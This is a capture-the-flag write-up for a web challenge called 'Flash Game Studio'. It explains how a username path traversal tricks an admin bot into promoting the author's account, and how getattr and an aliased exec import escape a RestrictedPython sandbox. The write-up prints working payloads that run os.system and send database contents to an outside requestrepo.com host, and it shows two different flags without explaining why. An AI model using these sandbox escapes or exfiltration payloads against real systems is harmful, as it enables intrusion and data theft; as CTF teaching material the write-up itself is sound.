
Flag: UMASS{Adm1n_g0T_B0nk3d_EfAv4k7r3dJgTcbjmp}
Flash Game Studio
| Solves | Points | Tags |
|---|---|---|
| 11 | 496 | web, medium |
Description:
I created a really cool game editor for your browser, but I’m still working on it so you can only sign up for now.
Source Code: flash-game.zip
I solve this challenge after the CTF ends, also. The challenge is a simple page where we can register an account, login, create a python game and test it. There are 2 things that I first notice:
- The flag is stored in the database,
- We do have

bot.py, which means we are going to do things with xss or ssrf. I create an account, login and play around with the website’s functionality for a while. The/devendpoint is where we can create a game. But it is blocked. In order to have dev role, looks like we need to admit out user id:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
@app.route("/admit/<uid>")
def admit_user(uid):
    if('username' in session and 'role' in session):
        if(session['role'] == 3):
            database_helper.promoteUser(uid)
            return "Accepted.",200
        return "Only admin can accept people to the program.",403
    return "Unauthorized.",403
...
def promoteUser(self,uid):
    cur = self.conn.cursor()
    try:
        cur.execute("UPDATE users SET role_id=%s WHERE uid=%s;",(ROLE_DEV,uid))
        self.conn.commit()
        cur.close()
    except:
        self.reset_conn()
...
Only user with role 3 (3 is role of admin) can access this endpoint. Of course, that’s why we have the bot. Take a look at the bot.py file, I realize that the bot only get to profile, which means we need to somehow from the /profile page and redirect the bot to /admit/<uid>.
1
2
3
4
5
6
7
8
9
10
def visit_profile(username):
    ...
    ADMIN_COOKIE = s.dumps({'username':'admin','role':3})
    driver.get("http://localhost")
    driver.add_cookie({"name": "session", "value": ADMIN_COOKIE})
    driver.get(f"http://localhost/profile?username={username}")
    # Access requests via the `requests` attribute
    sleep(3)
    driver.close()
    ...
Take a look at profile.html,the username and user_desc are two things that we control, which means we also control the portrait image source :<img class="portrait" src="/user/profile_pic/{username}" height="150px"><br>. If we set username to ../../admit/<our-uid>, then when the bot visit our profile page, it will be redirected to /user/profile_pic/../../admit/<our-uid>, which simply is /admit/<our-uid>. As a result, we will be promoted to dev role.
Now our goal is to somehow leak the flag from the database. This could be done by performing SQL injection or even RCE. When analyzing the code flow, I see that when we /create_game, it call function gen_game_from_template in class FlashGameHelper in FlashTemplater.py. What this function do is that it parse our game using ast.parse, assign the body[0].name (which is the name of the class in GAME_TEMPLATE) to our game name and then return the base64 encode of the game.
1
2
3
4
5
6
class FlashGameHelper:
    def gen_game_from_template(name):
        tree = ast.parse(GAME_TEMPLATE)
        tree.body[0].name = name
        return b64encode(ast.unparse(tree).encode()).decode()
    ...
The code later get to /game/<username>/<game_name>/test. Here, the server call the function FlashGameHelper.test_game - which is the function that using RestrictedPython to compile and exec our game. Aha! This must be the place where we can do some evil things.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
class FlashGameHelper:
    ...
    def test_game(code,game_name):
        try:
            # Let's us declare classes in RestrictedPython
            exec_globals = globals().copy()
            exec_globals['__metaclass__'] = type
            exec_globals['__name__'] = "GameTemplate"
            # Using this because it should safely create the class
            safe_byte_code = compile_restricted(
                b64decode(code).decode(),
                filename='<inline code>',
                mode='exec',
            )
            exec(safe_byte_code,globals=exec_globals)
            # Trying to run the game breaks, will learn how to implement
            # this properly later, security comes first!!!
            safe_byte_code = compile_restricted(
                f'{game_name}().play()',
                filename='<inline code>',
                mode='exec',
            )
            exec(safe_byte_code,exec_globals)
            return "Game ran successfully."
        except Exception as e:
            return f"Game failed during testing."
I spend times to read the RestrictedPython documentation and playing around with it. Here are some of the things that I can conclude:
- The whitelist in safe_builtins keeps only “harmless” helpers plus the full family of built-in exception classes. No I/O, no
print– unless the user later injects its own_print_. - The guard safer_getattr raises AttributeError for any attribute name that starts with
_or appears in the hard-coded INSPECT_ATTRIBUTES list. Result: tricks likeobj.__dict__or().__class__are blocked. - Whenever we have a function named
evalorexec, it is banned. - As the source code pass
exec_globals = globals().copy()toexec, the original built-ingetattrcreeps back in. That’s why we can usegetattrto get the function. Moreover, from python docs, the purpose ofgetattrin Python is to dynamically access an attribute of an object using its name as a string. This is especially useful when you don’t know the name of the attribute until runtime. As the attribute is loaded at runtime, we can use this to bypass the restriction.
This is the code that I use to play around:
1
2
3
4
5
6
7
8
9
10
11
12
from RestrictedPython import compile_restricted

code = """
import os;s=getattr(os,'system');s('id');
"""

safe_byte_code = compile_restricted(
    code,
    filename='<inline code>',
    mode='exec',
)
exec(safe_byte_code,globals())
Since we totally control the game_name, which then passed to compile_restricted and exec of RestrictedPython, the only thing we need to do now is to escape the syntax of the GAME_TEMPLATE. Below is the payload after some testing:
1
2
3
4
5
6
payload = """
A: pass
from app import database_helper as a;b=getattr(a,'getGames');c=b('admin');d=getattr(c,'__getitem__');f=getattr(d(0),'__getitem__')(2);import os;s=getattr(os,'system');s('echo '+f+'> \\x2fapp\\x2fstatic\\x2fflagg');
class B
""".strip()
data = {"game_name": payload, "game_desc": "a"}
There are some points that we need to pay attention to:
- We need to be careful with python syntax. For example, we need to add
A: passandclass Bto make the code valid. - Whenever we want to use a function, we need to use
getattrto get the function and then call it. For example,getattr(a,'getGames')is used to get the functiongetGamesfromdatabase_helperclass. - We need to avoid using
/in the payload, as it will be urlencoded when we send the request. Instead, we can use\\x2forchr(47)to represent/. - My idea is to use the
echocommand to write the flag to an exposed endpoint, which is/app/static/flag. However, there’s even a better way to do this. This is the payload that I come up with when surfing the CTF’s discord channel:
1
2
3
4
5
6
7
payload = """
A:pass
from builtins import exec as e
e('import db,urllib.request;urllib.request.urlopen("http:\\x2f\\x2ffzhqtx8b.requestrepo.com\\x2f?"+db.DatabaseHelper().getGames("admin")[0][2])')
class B
""".strip()
data = {"game_name": payload, "game_desc": "a"}
It sounds unbelievable, but it works! Functions named exec and eval are banned, but if we import like that, when the payload get to ast.parse, the function named (or actually the func.id) id parse as e. You heard right, that’s literally e.

From RestrictedPython/transformer.py
1
2
3
4
5
6
7
8
def visit_Call(self, node):
    ...
    if isinstance(node.func, ast.Name):
        if node.func.id == 'exec':
            self.error(node, 'Exec calls are not allowed.')
        elif node.func.id == 'eval':
            self.error(node, 'Eval calls are not allowed.')
    ...
Flag: UMASS{CR0SS_th3_fl4sH_g4m3_t0_1nj3ct_Pyth0n!1!!11}